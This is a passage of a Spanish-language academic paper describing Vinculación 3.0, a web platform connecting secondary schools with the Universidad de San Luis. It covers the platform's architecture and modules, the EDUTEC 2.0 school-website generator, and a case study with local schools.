Las TICs se definen como “un conjunto diverso de herramientas y recursos tecnológicos usados para comunicar, crear, diseminar, almacenar y administrar información” [7]. Cuando se usan apropiadamente, ayudan a expandir el acceso a la educación, a elevar la calidad educativa, a fortalecer su importancia en el lugar de trabajo, etc., posibilitando que tanto la enseñanza como el aprendizaje se conviertan en un proceso activo conectado a la vida real. Sin embargo, la integración de las TICs es un proceso complejo, ya que no solo requiere de las tecnologías, sino también de pedagogía, preparación institucional, competencia docente, entre otras cosas.

En la actualidad, existen numerosas investigaciones acerca de la mejor forma para aplicar las TICs en contextos educativos. A través de una encuesta realizada a docentes de ingeniería eléctrica en la Universidad de Bechar, Algeria, se obtuvo que los docentes que hacen uso de las TICs en su proceso de enseñanza notaron que estas apoyan la participación del alumno, crean un marco de justificación, facilitan el trabajo colaborativo y aumentan los factores de autonomía y creatividad en el alumno [8].

Otros estudios afirman que el avance de las TICs ha permitido a muchos países del mundo avanzar y crear una ventaja competitiva, y consideran que su implementación en la educación se considera el papel más crítico en la creación de una sociedad competitiva [9].

Teniendo en cuenta lo antes mencionado, se puede pensar que el problema principal en cuanto al uso de las TICs en la educación es la falta de un software que facilite la interacción hombre-máquina, y que ayude tanto a los profesores como a los estudiantes en el proceso de aprendizaje/enseñanza.

La evolución de las TICs, trajo consigo una gran variedad de herramientas para facilitar la vida a los desarrolladores. Entre estas, se encuentran los denominados “Frameworks” o “Entornos de trabajo”. Meiert [10], compara un framework con una biblioteca de patrones de diseño que contiene, generalizadamente, todas las funcionalidades necesarias para un desarrollador de software. Por lo tanto, se puede definir un framework como una abstracción que otorga una funcionalidad genérica y se puede cambiar selectivamente mediante un código adicional escrito por el desarrollador, proporcionando así un software específico de aplicación.

Lo descrito anteriormente lleva a pensar en la rapidez y facilidad con la que se podría crear un sitio web para facilitar la vinculación entre las distintas instituciones con estas tecnologías. Suleman et al. [11] hacen referencia a varias instituciones que hacen uso de tecnologías de componentes (como un framework), para resolver problemas de forma rápida y correcta. Entre estos problemas existe la creación de varias Bibliotecas Digitales. Estas han alcanzado un nivel significativo de diversificación y desarrollo, y ahora se han convertido en un importante componente en la educación superior debido a los procesos de creación, publicación y distribución de contenido, aumentando su potencial e impacto. Al proporcionar a los alumnos los recursos educativos pertinentes, se mejoran las condiciones de enseñanza y aprendizaje [12]. Un ejemplo de ello es el proyecto “Health Education Assets Library (HEAL)” [13], pensado para proporcionar contenido digital gratuito de la más alta calidad que satisfaga las necesidades de los educadores y estudiantes de ciencias de la salud. Esta biblioteca, en abril del 2004 ya contaba aproximadamente con 5000 usuarios registrados, ofreciendo a los educadores de ciencias de la salud acceso a una diversa colección de materiales de aprendizaje para su uso en una variedad de entornos educativos. Otro ejemplo es el Sistema de bibliotecas de la UDLA [14], la cual es una red de bibliotecas que ofrece recursos electrónicos y brinda servicios de información acerca de la biblioteca.

Las razones por las que se desarrollan tecnologías relacionadas a las bibliotecas digitales es que hacen que

la investigación científica y otra información académica producida, puedan ser íntegras y estén centralizados a largo plazo. Además evita la existencia de información académica dispersa y garantiza el uso efectivo del conocimiento.

Al mismo tiempo, esto puede mejorar el status y el valor académico de la universidad, ya que permite un acceso abierto global mejorando los canales de distribución así como también, el medio ambiente [15].

Otra razón para la creación de una biblioteca es la posible reutilización de los recursos educativos. Esto se ha descrito como Economía de Objetos de Aprendizaje [16], donde el material se comparte, luego se reutiliza y finalmente se mejora.

A pesar de la fuerza de esta base teórica, los profesores aún no han adoptado estas prácticas de reutilización. Petrides [17] realizó un análisis en el que estudia el alcance y la naturaleza de las prácticas de reutilización, y aquellas prácticas que involucran Recursos Educativos Abiertos (REA). Las siete categorías principales de reutilización fueron: 1) cambios visuales y técnicos, 2) edición general, 3) cambios relacionados con la colaboración, 4) cambios en los metadatos, 5) modularización, 6) traducciones de idiomas y 7) otros comportamientos de reutilización.

Por otro lado, existen una gran variedad de publicaciones que dan pautas de diseño y estructura de sitios web escolares, que indican los aspectos que debería contener un sitio web escolar ideal, incluso se pueden encontrar artículos que presentan un producto desarrollado de sitio web escolar de una institución educativa puntual.

Por ejemplo, Tubin y Klein [18], presentan la idea de que las escuelas no le sacan el máximo provecho a los sitios web o que incluso mantienen el sitio desactualizado, de cara a esto, dan una aproximación al contenido, la estructura y sensibilidad que debiera tener el sitio web ideal para una institución educativa. Cogent Computer Solutions [19], afirman que los sitios web escolares deberían tener como su principal función ser, para los padres de los alumnos, una puerta abierta a la educación de sus hijos. Tavas y Bilač [20] muestran la importancia de los sitios web escolares ya que éstos son el nexo entre la escuela y los padres para la cooperación con la educación de los alumnos. Martínez et al. [21], muestran los resultados de una investigación cualitativa con enfoque fenomenológico sobre el uso de sitios web educativos para la construcción de aprendizajes significativos e introducción del modelo de aprendizaje combinado, blended learning, en estudiantes de quinto grado de primaria. Sanabria et al. [22], exponen, en un enfoque muy similar al anterior, los aspectos teóricos y metodológicos en la creación de ambientes de aprendizaje a través del diseño e implementación de un sitio web como apoyo a los procesos de investigación realizados en el huerto escolar. Si bien estos dos últimos artículos son aplicaciones y desarrollos puntuales de sitios web escolares, muestran la importancia de que una institución educativa posea su propio sitio web para un ambiente educativo mejor, así como también se lo plantea en la presente publicación. Ferrer [23], plantea cómo debe ser el diseño de la página web y también las herramientas necesarias para crear la misma; la diferencia está en que en lugar de crear la herramienta, propone herramientas creadoras de WebBlogs, las cuales realmente no producen sitios web orientados al ambiente educativo como los que requiere una institución educativa. Sin embargo, a pesar de todo este material existente sobre diseño y estructura, no se encuentran antecedentes del desarrollo de un generador de plantillas de sitios web exclusivamente escolares para su libre uso como lo es EDUTEC 2.0, el cual será descrito más adelante en este artículo.

Finalmente, existen numerosas investigaciones referidas a la vinculación entre instituciones educativas y universidades, o entre universidades y otros sectores sociales además del educativo (sector económico, sector ambiental, sector productivo, industrias, empresas, etc.). La mayoría de estas investigaciones están orientadas a programas que integran talleres, charlas y capacitaciones, como el programa realizado por la Facultad de Ciencias Económicas de la UNICEN [24] cuyo objetivo es realizar un acercamiento entre la Universidad y la comunidad educativa de la Región Centro de la Provincia de Buenos Aires.

Por otro lado, mediante un proyecto, denominado “Proyecto SPRING” [25] realizado por docentes y estudiantes de la Universidad De Las Américas (UDLA), se desarrolló un sitio web que tiene como objetivo vincular a la comunidad universitaria con el contexto ecuatoriano mediante programas y proyectos que generen impacto y empoderamiento en grupos vulnerables. Este sitio web posee información acerca de los programas y proyectos de vinculación realizados por la universidad, además de pasos y buenas prácticas para hacer un proyecto de vinculación. Estas investigaciones, sin embargo, no tratan temas de cómo hacer uso de las TICs para minimizar la brecha existente entre escuelas y universidades y la sociedad en general.

Se puede notar que, al menos hasta el momento de realizado este estudio, no se han podido encontrar trabajos que proporcionen soluciones tales como sitios web dinámicos, sistemas que posibiliten el almacenamiento de documentos académicos en sitios protegidos por instituciones educativas sin costo, sistemas que generen automáticamente sitios web institucionales, etc. En este sentido, se puede decir que el proyecto es innovador e intenta minimizar la brecha existente entre escuelas y universidades y la sociedad en general desde distintos puntos de vista.

4. Arquitectura de Vinculación 3.0

Para describir la arquitectura de Vinculación 3.0 cabalmente (ver **figura 1**) se separarán los componentes propios del front-end de los del back-end, ya que esto

permite realizar una división de intereses entre una capa de presentación y una capa de acceso a datos, respectivamente. Los usuarios interactúan con el front-end, quien es responsable de recolectar los datos de entrada del usuario (que pueden ser de muchas y variadas formas), y los transforma para que se ajusten a las especificaciones que demanda el back-end para poder procesarlos, devolviendo generalmente una respuesta que el front recibe y expone al usuario de una forma entendible para este. Esta división es una abstracción que permite mantener las diferentes partes del sistema separadas. El back-end está oculto del usuario final y solo pueden utilizarlo el cliente intermedio o el administrador que se encargará de gestionar el sistema de información. Entre los componentes del front-end, se encuentran las interfaces de Vinculación 3.0 y de EDUTEC 2.0, los cuales se explicarán en los párrafos siguientes.

Vinculación 3.0 posee 5 componentes: i) Gestión de usuarios: a través de este componente, los usuarios (que tendrán diferentes roles), podrán manejar su perfil, modificando sus datos personales; ii) Mesa de Ayuda: los usuarios finales (aquellos alumnos que hagan uso de Vinculación 3.0), tendrán disponibilidad de toda la información expuesta en el sitio. Ellos podrán recopilar la información que necesiten o podrán chequear las Preguntas y Respuestas que son realizadas con más frecuencia; iii) Biblioteca digital: permite a los usuarios la búsqueda y recuperación de materiales de producción científica o académica. Una biblioteca digital es un archivo electrónico de la producción científica de una institución, almacenada en un formato digital; iv) Aulas Extendidas: este concepto abarca las ideas y experiencias que se podrán reunir e intercambiar sobre diversos temas relacionados con la educación, tanto secundaria como universitaria. Se encuentran ejercicios, juegos y diferentes formas de hacer más entretenida la vinculación entre las instituciones; v) Espacio Institucional: a través de este componente, cada institución de nivel medio podrá solicitar un usuario al administrador para poder gestionar un sitio web propio, el cual se encontrará en un listado que se visualizará en la interfaz de este espacio.

EDUTEC 2.0, que es parte del componente de Espacio Institucional de Vinculación, tiene 4 componentes: i) Información Institucional: disponibiliza, a los usuarios, información referida a la institución como sus objetivos, misión, visión, etc. Esta información es provista por el secretario de dicha institución; ii) Comunicados: en este componente se pueden observar noticias de la institución; iii) Información Académica: posee información acerca de las personas que forman parte de la institución, separadas jerárquicamente; iv) Contacto: este componente provee las diferentes formas de comunicarse con la institución.

En las siguientes subsecciones se describirán con más detalle cada uno de estos componentes, y cómo se comunican con las diversas APIs pertenecientes al back-end.




Figura 1: Arquitectura Vinculación 3.0

4.1 Gestión de Usuarios

Este componente es el encargado (como su nombre lo indica) de gestionar cada uno de los usuarios. El front-end del sitio permite al usuario registrarse si no posee cuenta, ver su perfil, modificarlo, o darse de baja. Para que esto se refleje en los datos almacenados, el front-end se comunica con el back-end a través de la API de Usuarios para que ésta se encargue de realizar toda la lógica relacionada a estas acciones, modificando la base de datos según corresponda. Es decir, un usuario puede registrarse, dándose de alta en el sitio; como así también puede modificar sus datos o darse de baja a través de este componente. Además, el usuario puede iniciar sesión a través del mismo para visualizar y/o ingresar información de acuerdo a su categoría.

4.2 Mesa de Ayuda

Es el componente principal del sitio y, a través del front-end, brinda la facilidad de un acceso directo a las Preguntas Frecuentes (FAQs) que, tanto estudiantes como docentes de las instituciones de nivel medio, presentan a la hora de sumergirse en información acerca de la Universidad. A modo de complemento se observa un apartado de Contacto, donde se listan las diferentes dependencias de la universidad con sus respectivas direcciones. Sumado a esto, al final, se encuentra un formulario para aquellas inquietudes que surjan y no estén relacionadas con ninguna dependencia en particular o no se encuentre la indicada.

Todas las inquietudes relacionadas tanto con las preguntas frecuentes y la lista de dependencias son gestionadas por el administrador de la herramienta. Las FAQs se basan en el feedback con el sistema obtenido a través de respuestas, por parte de docentes y alumnos, a encuestas de satisfacción o consultas de acuerdo con algún interrogante que posean del sitio. Los resultados de estas son enviadas al administrador quien se encarga de realizar mejoras.

Este componentes sólo se encarga de visualizar información necesaria, no tiene ninguna lógica muy compleja. Por lo tanto, no existe una API que maneje requerimientos por parte del mismo.

4.3 Biblioteca Digital

Se logra que, a través de este componente, los docentes interconectados con la herramienta tengan un espacio donde puedan incorporar, eliminar y modificar los materiales didácticos de las materias que dicta, así como también sus Recursos Educativos Abiertos (REA). Todas estas funcionalidades son mostradas al usuario a través del front-end, el cual se comunica con la API de Biblioteca Digital que se encarga de manejar toda la lógica requerida para que estas acciones puedan ser realizadas. La API categoriza cada recurso que se sube como se debe, y los filtra de acuerdo a los requerimientos del usuario. Estos recursos son devueltos al front-end para que el mismo pueda visualizarlos.

A través de esta biblioteca, todas las instituciones participantes pueden incorporar documentos (REAs) que aborden temáticas que se enseñan en las mismas. Acompañado a esto, los alumnos podrán surtirse de este material con la intención de descargarlos como así también compartirlo con los demás compañeros.

Gracias a estas funcionalidades de la herramienta, las instituciones académicas y sus comunidades educativas están más relacionadas entre ellas y con la universidad, comunicando así sus necesidades y planificando actividades en conjunto. Mediante este módulo se desea nutrir a la universidad de alumnos y diseñar capacitaciones, las cuales también se encontrarán disponibles en una biblioteca, orientadas a elevar la calidad educativa de la institución y, por consiguiente, a facilitar la transición escuela-universidad, ajustando su oferta educativa de acuerdo con los requerimientos de la sociedad.

4.4 Aulas Extendidas

Este concepto abarca las ideas y experiencias que se podrán reunir e intercambiar sobre diversos temas relacionados con la educación, tanto secundaria como universitaria.

Es en este espacio donde el front muestra ejercicios prácticos con respuestas expresadas en múltiple choice, juegos didácticos y diferentes formas de hacer más divertida la vinculación de las escuelas con la universidad. Las altas, bajas y modificaciones de estos recursos se hace a través de una comunicación del front con la API de Aulas Extendidas, quien se encarga de realizar todas estas funcionalidades. Esta API también es la responsable de devolver los recursos categorizados al componente para que el front se encargue de mostrarlos.

La persona física encargada de la gestión de la herramienta es quien administrará las cuentas de usuario que necesiten un acceso particular a este módulo.

4.5 Espacio Institucional

La herramienta brinda la posibilidad de un espacio en la web a las instituciones educativas de nivel medio quienes, a través de este componente, podrán solicitar un usuario para poder gestionarlo. Este usuario se encontrará en un listado que se visualizará en el front-end de EDUTEC 2.0 (componente explicada en la sección 3.4.1 del presente artículo).

El objetivo del módulo es vincular los sitios web tanto de la universidad como de las escuelas, creando un ambiente adecuado para fomentar la relación inter-institucional. Cabe aclarar que no es esto un hosting tradicional, sino que se utiliza una plantilla para facilitar la gestión al usuario sin la necesidad de que este tenga conocimientos básicos de administración web. Esto último obligaría además al usuario a tener conocimientos

de programación web o pagar por su servicio de desarrollo por lo que solo se preocupará por la información a brindar. Se expone, como ventaja de esto, el hecho de que todas las instituciones utilizarán la misma plantilla por lo que seguirán un estándar en su interfaz y facilitará la usabilidad por parte de usuarios finales.

4.5.1 EDUTEC 2.0: Generador de Portales Institucionales

EDUTEC 2.0 es el renovado componente encargado de generar los sitios web institucionales, ubicado dentro de Espacio Institucional de Vinculación 3.0. Con EDUTEC 2.0 cada institución educativa cuenta con la posibilidad de generar su propio sitio, en el caso de no poseer uno. Está disponible la utilización de una plantilla con diferentes secciones en las cuales cada institución podrá exponer su información, la cual será almacenada en una base de datos. EDUTEC 2.0 cuenta con una nueva interfaz con más efectos visuales, se usó un template de admin denominado AdminLTE opensource. EDUTEC 2.0 cuenta, también, con un diseño responsive para celulares y para web.

La necesidad de crear este generador de sitios nace de una falencia virtual que se hace notable en las instituciones de hoy en día. Son muy pocas las instituciones que poseen un sitio web propio que no depende de un gestor externo (fuera Facebook, Instagram, Twitter, etc.). En este contexto, se observa la posibilidad de brindarles a todas estas instituciones un sitio web propio para que puedan gestionar desde la propia institución. EDUTEC 2.0 brinda esta posibilidad con una gran ventaja, que no se precisan tener conocimientos técnicos previos de programación para administrar el sitio web, el cuál puede ser administrado fácilmente ya que cuenta con una interfaz sumamente amigable. Además, cuenta con cuatro módulos o secciones de información para cubrir todos los requisitos básicos de una institución.

Respecto al manejo de usuarios, EDUTEC 2.0 cuenta con dos tipos de usuarios que tienen permisos de modificación sobre la plantilla (el resto son usuarios externos que sólo pueden visualizar la información dentro de EDUTEC 2.0). El primer usuario posible es el de Secretario (referenciado de ahora en adelante simplemente como Secretario), el cual puede, no solo ver la información como un usuario externo, sino también modificar la información del colegio que se muestra en la plantilla; para administrar dicha información, al Secretario se le proporciona un acceso con mail y contraseña propios de la plantilla del colegio al que pertenece. Y por último un usuario Administrador (referenciado de ahora en adelante simplemente como Administrador) que se encarga de gestionar las plantillas, otorgarlas o darlas de baja.

Es posible dar de baja una plantilla en caso de que la institución ya no necesitase su sitio web. Para solicitar adherirse y crear una instancia del sitio tanto como para darla de baja, la persona a cargo de la institución, debe comunicarse con los administradores del proyecto vía correo electrónico solicitando la alta o la baja y un Administrador efectuará la baja o la alta. Todas estas funcionalidades se realizan a través de requerimientos a la API de EDUTEC 2.0, quien se encarga de comunicarse con la base de datos para reflejar estas acciones. Además, también se encarga del manejo de los módulos de cada institución.

A continuación se detallan los módulos que la plantilla posee y la información que se puede administrar.

4.5.1.1 Módulo de Información Institucional (¿Quiénes somos?)

El módulo de información institucional es también la sección principal del sitio (landing page), esto quiere decir que, cuando uno ingresa a la plantilla desde un sitio externo, la página con la sección de Información Institucional será la primera en visualizarse. La misma cuenta con espacio para colocar descripciones compuestas por título y cuerpo que describirán la información básica de la institución, sus objetivos, su visión, misión, etc. También cuenta con una sección al final en la que se puede colocar preguntas frecuentes respondidas, que son las preguntas que pueden surgirle a los usuarios externos de EDUTEC 2.0 y que se encuentren allí respondidas para no tener que contactarse con el colegio cuando surjan dichas dudas. Estas fichas son gestionadas por el Secretario, mientras que los usuarios externos sólo pueden visualizar la información pero no modificarla.

4.5.1.2 Módulo de Comunicados

El módulo de comunicados es donde se encuentran disponibles todas las novedades agregadas por el Secretario. Cada novedad o comunicado cuenta con un título, una fecha y un cuerpo en donde se detalla la misma. Desde el lado del Secretario, entonces, es posible agregar, modificar o quitar cada una de estas noticias; mientras que desde el lado de un usuario externo solo es posible visualizarlas.

4.5.1.3 Módulo de Información Académica

En el módulo de información académica se colocan fichas de las personas que forman parte de la institución, separadas jerárquicamente en directivos, administrativos, profesores, etc. Desde el lado del Secretario, entonces, es posible agregar, modificar o quitar cada una de estas fichas de personal; mientras que desde el lado de un usuario externo solo es posible visualizarlas.

4.5.1.4 Módulo de Contacto

El módulo de contacto es donde se coloca la información necesaria para contactarse con la institución. Cuenta con un lugar para colocar la dirección de la misma, hasta tres números de teléfonos, las principales redes sociales (Facebook, Instagram y Twitter) e incluso un mapa de la ciudad para saber cómo llegar hasta la dirección de la institución. La disposición de esta información es opcional y se puede gestionar mediante el Secretario, en tanto que el usuario solo puede visualizarla.

5. Caso de Estudio / Aplicación

Para comprender mejor el sistema presentado en este artículo se presenta un ejemplo de aplicación del mismo, de forma tal que se pueda analizar su utilidad y factibilidad de uso. Por ello, se va a comenzar describiendo brevemente el proceso que debe seguir una institución educativa para ser usuario de Vinculación 3.0. Luego, se va a explicar el impacto que tuvo el uso de la herramienta en distintas instituciones de nivel secundario. Cabe destacar que la plantilla ya está siendo utilizada por 13 colegios que actualmente usufructúan de los beneficios de Vinculación 3.0 y EDUTEC 2.0.

Para que una institución pueda adquirir una plantilla para un sitio web propio, debe solicitar acceso y uso de Vinculación 3.0. Para llevar a cabo esta tarea, el colegio debe: i) Contactarse con los administradores de Vinculación 3.0, vía e-mail, solicitando participar de Vinculación 3.0. Este correo debe contener como tema uno de los siguientes mensajes: Alta en Vinculación 3.0 para el caso en que se desee utilizar las funcionalidades provistas por el sistema o bien Baja en Vinculación 3.0 para dejar de ser un usuario del sistema; ii) Ante la detección automática del correo entrante, Vinculación 3.0, le avisará al administrador del sistema la petición solicitada por el usuario y al mismo tiempo enviará una notificación al emisor del mensaje de que su solicitud está en proceso de ser atendida; iii) En el caso de que la solicitud sea aceptada el sistema le informará al usuario dicha situación e inmediatamente otorgará a la institución una cantidad preestablecida de espacio de almacenamiento. Este espacio podrá ser administrado por docentes de la institución a los cuales se les otorgará una cuenta en el servidor donde el sistema se está ejecutando; iv) Una vez llevado a cabo las tareas indicadas en el paso previo, los docentes registrados podrán subir y bajar apuntes en la sección de biblioteca digital en donde también dispondrán de espacio físico de almacenamiento; v) Los docentes de las instituciones que están incorporadas al sistema se podrán matricular en el mismo y quedarán habilitados para hacer uso de las aulas extendidas; y vi) Si la institución lo desea puede generar de forma automática su propio sitio web. Para llevar adelante esta tarea, la persona encargada de la institución deberá: a) Contactarse con el administrador del sistema para solicitar una cuenta en el generador de sitios web EDUTEC 2.0. En este correo debe detallarse el nombre del colegio, la localidad y el mail con el que se ingresará al portal, b) Una vez solicitada la plantilla, se le otorga una contraseña para el usuario solicitado y el administrador del colegio ya podrá ingresar a su portal como Secretario; c) Una vez dentro del portal, el Secretario ya puede modificar todas las secciones de información que se muestran disponibles. Cabe destacar que las secciones provistas por EDUTEC 2.0 fueron incorporadas luego del análisis de diferentes realidades escolares de la región; de entrevistas con docentes y personal jerárquico de diferentes instituciones educativas y del análisis de sitios web de instituciones que ya poseían uno.

Uno de los principales colaboradores fueron el Colegio Nº 13 Profesor Roberto Moyano (ver **Figura 2**) y la Escuela Técnica n°7 Manuel Sadosky (de quien se




Figura 2: EDUTEC 2.0 – Muestra caso de estudio

hablará de ahora en adelante y se la referenciará como Técnica n°7). La Técnica n°7 es una institución educativa de nivel secundario que cuenta con un perfil informático (debido a que es una escuela técnica y las mismas cuentan con una orientación con salida laboral inmediata) y se encuentra ubicada en la ciudad de San Luis. La Técnica n°7 es una institución que colabora constantemente con la Universidad de San Luis en todo lo que se refiere participación en actividades de extensión, competiciones educativas, dictado de talleres, entre otras tantas actividades. Esta institución siempre ha mostrado interés por mantener una vinculación estrecha con la Universidad de San Luis. Si bien existen actividades en conjunto, las mismas podrían potenciarse significativamente si se usan las tecnologías de la información y de la comunicación.

Tanto la Técnica n°7 como otros 12 colegios, se comunicaron con el equipo de trabajo de Vinculación 3.0. Una vez recibido dichos intereses, los integrantes del equipo de desarrollo les indicaron los pasos que deben realizar para ser usuarios del sistema. En ese momento las autoridades de los colegios llevaron a cabo las tareas enviando el correo electrónico (paso i descrito anteriormente en el proceso de adquisición de una plantilla) con la información necesaria para crear la cuenta en el servidor. Luego la información fue procesada por el sistema y se informó a los colegios que su petición fue aceptada y que se les otorgó espacio para que puedan alojar su documentación. Posteriormente, la autoridad de cada colegio seleccionó a un docente para que se registre en el sistema, el cual lleve adelante esa tarea (paso v descrito anteriormente en el proceso de adquisición de una plantilla). Llegados a este punto, los colegios ya tienen disponibles las funciones provistas por el sistema. Tanto la Técnica n°7, como muchos otros colegios que se visitaron, no tenían sitio web (algunos sólo poseen una cuenta en Facebook donde publican sus noticias). Fue deseo y anhelo de las autoridades institucionales, la creación del sitio web institucional. Para llevar a cabo esta tarea, se contactaron con el administrador del Vinculación 3.0 (a través de correo electrónico) para solicitar una cuenta en el generador de sitios web EDUTEC 2.0 (paso vi.a descrito anteriormente en el proceso de adquisición de una plantilla). Obviamente, las solicitudes fueron aceptadas y se les otorgó acceso a EDUTEC 2.0 con lo cual las instituciones estaban en condiciones de generar su propio sitio web. Una vez que formaron parte de EDUTEC 2.0, fue iniciativa del equipo de desarrollo dar una disertación a los alumnos de la Técnica n°7 sobre la explicación, funcionalidades y uso de la plantilla de EDUTEC 2.0. En la reunión se enseñó a los alumnos a utilizar la plantilla y se escucharon y resolvieron dudas, además, se les proveyó de un mail de contacto por si surgía una futura duda o problema por parte de los alumnos de la Técnica n°7. Sería redundante decir que el producto construido automáticamente por EDUTEC 2.0 dista mucho de ser una mera presentación de pantallas, gracias a toda la información gestionable que posee, como información sobre el personal, materias con sus programas, fechas de examen, etc. Estas características junto con las proporcionadas por Vinculación 3.0 hacen que esta propuesta sea innovadora y relevante. Esto se debe a que proporciona una solución integral al problema de la relación entre las instituciones educativas y brinda a la igualdad de posibilidades, lo cual es una característica muy importante.

6. Conclusiones y Trabajos Futuros

A la hora de poner en funcionamiento el sistema se realizaron varias pruebas para ir perfeccionando la forma de acceso a la información y el manejo de errores. Este proceso fue lento y costó mucho trabajo, no obstante, fue finalizado con éxito.

Una característica a tener en cuenta es que, a través de la biblioteca digital, esta herramienta puede convertirse en un instrumento eficaz de promoción de la universidad, al establecer una interacción de conocimiento mutuo entre los niveles educativos medio y superior, con el fin de que la percepción de su imagen sea acorde con la realidad vivida por los estudiantes y por los distintos usuarios de la comunidad educativa que usufructúa dicha biblioteca digital.

Gracias a Vinculación 3.0, muchas instituciones secundarias están ahora mucho más relacionadas con la universidad, debido al buen uso de las funcionalidades que ésta herramienta provee. Una de estas funcionalidades brinda la posibilidad de que muchos de los recursos educativos de nivel universitario, puedan ser usados como material para trabajos escolares; además, da la posibilidad de que los profesores publiquen ejercicios que puedan ser resueltos por alumnos y luego evaluarlos y/o corregirlos; asimismo, posibilita que toda información importante de los colegios pueda ser provista a los alumnos de manera sencilla gracias a su propio sitio web; y finalmente, Vinculación 3.0 ofrece a toda persona, información acerca de las diferentes dependencias, además de ofrecerles un espacio para realizar consultas de cualquier tipo.

A modo de trabajos futuros, una de las ideas principales es incorporar mayor contenido a la biblioteca digital, no solamente contar con apuntes escritos o que tengan como autores los mismos docentes de la universidad sino también toda aquella persona que desea aportar algún documento, tesis y/o apunte escrito por el mismo. Esta idea se llevaría a cabo por medio del administrador del sitio quien se encargará de autorizar o no al usuario externo a subir contenido a la biblioteca digital.

Por otro lado, se desea que el proyecto tenga buenas críticas por parte de los usuarios finales, es por eso que se consideraría como trabajos futuros todas aquellas recomendaciones importantes y viables que los mismos puedan aportar.

Al componente EDUTEC 2.0 también se le pueden realizar mejoras. Una de ellas es lograr que sea auto-gestionable en todos los sentidos. Es decir, que se puedan agregar, quitar o re-acomodar las secciones de cada página, así como también poder cambiar los colores de la plantilla, los tipos de fuentes, etc. sin poseer conocimientos técnicos en programación.

Los autores de este artículo forman parte del proyecto de extensión "Aprendizaje Basado en Resolución Creativa de Problemas Aplicado a las Organizaciones y a las Instituciones Educativas Secundarias y de Nivel Superior". Es en el contexto de este proyecto que se han desarrollado las herramientas informáticas descritas en este artículo las cuales han sido utilizadas por diferentes colegios secundarios. Debido a estas actividades, se pudo observar que la experiencia de utilizar Vinculación 3.0 fue muy satisfactoria dado que sus funcionalidades y las de EDUTEC 2.0 resultaron cubrir varios requerimientos de las instituciones educativas según la opinión de usuarios reales del sistema.

Los desarrollos descritos en este artículo también se han realizado en el contexto del Proyecto Bilateral (PO/16/93) de "Fortalecimiento de la Seguridad de los Sistemas de Software mediante el uso de Métodos, Técnicas y Herramientas de Ingeniería Reversa". Dicho proyecto es la continuación de diferentes proyectos de investigación a través de los cuales se ha logrado un importante vínculo con distintas universidades a nivel nacional e internacional. Además, se encuentra reconocido por el Programa de Incentivos.

7. Referencias

[1] Kruchten, P. "The Rational Unified Process: An Introduction", Third Edition, Addison-Wesley, 2003.

[2] https://nodejs.org/es/

[3] https://www.typescriptlang.org/

[4] https://angular.io/

[5] https://firebase.google.com/

[6] https://golang.org/doc/ - Página Oficial.

